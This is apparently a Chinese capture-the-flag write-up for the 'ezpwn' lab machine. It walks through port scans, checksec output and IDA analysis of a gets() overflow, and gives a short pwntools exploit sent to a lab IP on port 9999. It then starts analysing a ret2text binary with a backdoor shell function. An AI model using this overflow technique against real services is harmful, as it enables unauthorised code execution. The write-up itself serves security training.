
# ezpwn靶机

## 端口扫描

通过tscan扫描出以下端口




发现有二个6538和9999端口

查看6538端口


# Directory listing for /

- overflow

## 溢出漏洞

发现有一个文件


结合靶机名应该是elf文件

```
sakuya@sakuya:~/Desktop/1111$ checksec overflow
[*] '/home/sakuya/Desktop/1111/overflow'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      No PIE (0x400000)
    Stack:    Executable
    RWX:      Has RWX segments
    Stripped:   No
    Debuginfo:  Yes
```


确实是一个elf文件

保护全关了

我们把他拖到ida里面看看




我们跟进一下start()函数





gets(a)这里存在溢出漏洞

start函数里面要求b[1]要等于115 也就是s

c[1]要求等于112 也就是p


查看port()函数




会执行一个shell脚本


还会输出一段文字

但是文字这里乱码了




回到start()函数这里

查看start函数栈结构




我们结合这个函数栈结构


我们可以写出这个溢出漏洞的exp从而触发port函数

9999端口上的服务猜测就是这个程序被绑上去了

exp:

```
from pwn import *
p=remote('192.168.1.166',9999)
payload=b'p'*(0x11-0x3)+b's'*(0x3)
p.sendline(payload)
p.interactive()
```

成功执行





# 再次扫描端口

输出了刚刚我们看不到的文字

提示我们有新的端口开放了

我们再次扫描端口

此时多了一个11450的端口




访问11450


# Directory listing for /

- hint
- ret2text

有一个hint和ret2text文件

hint里面有提示

```
password and username in the program
(offset)
```


貌似提示我们密码和账号在这个程序之中

密码下面还有一个offset


可能指的是偏移量


# ret2text

下载ret2text并拖入ida中





也有一个start()函数






也是会输出一段文字 也是乱码了

旁边函数栏有个shell()函数




是个后门函数

我们把ret2text文件放到linux里面执行看看会输出什么



这个a和上个程序里面执行port.sh的路径中的home目录下面的一个账号目录同名

猜测a就是账号名

离shell还有多远呢与hint里面的offset(偏移量)有关

可能密码就是a到达栈溢出处的ret的距离

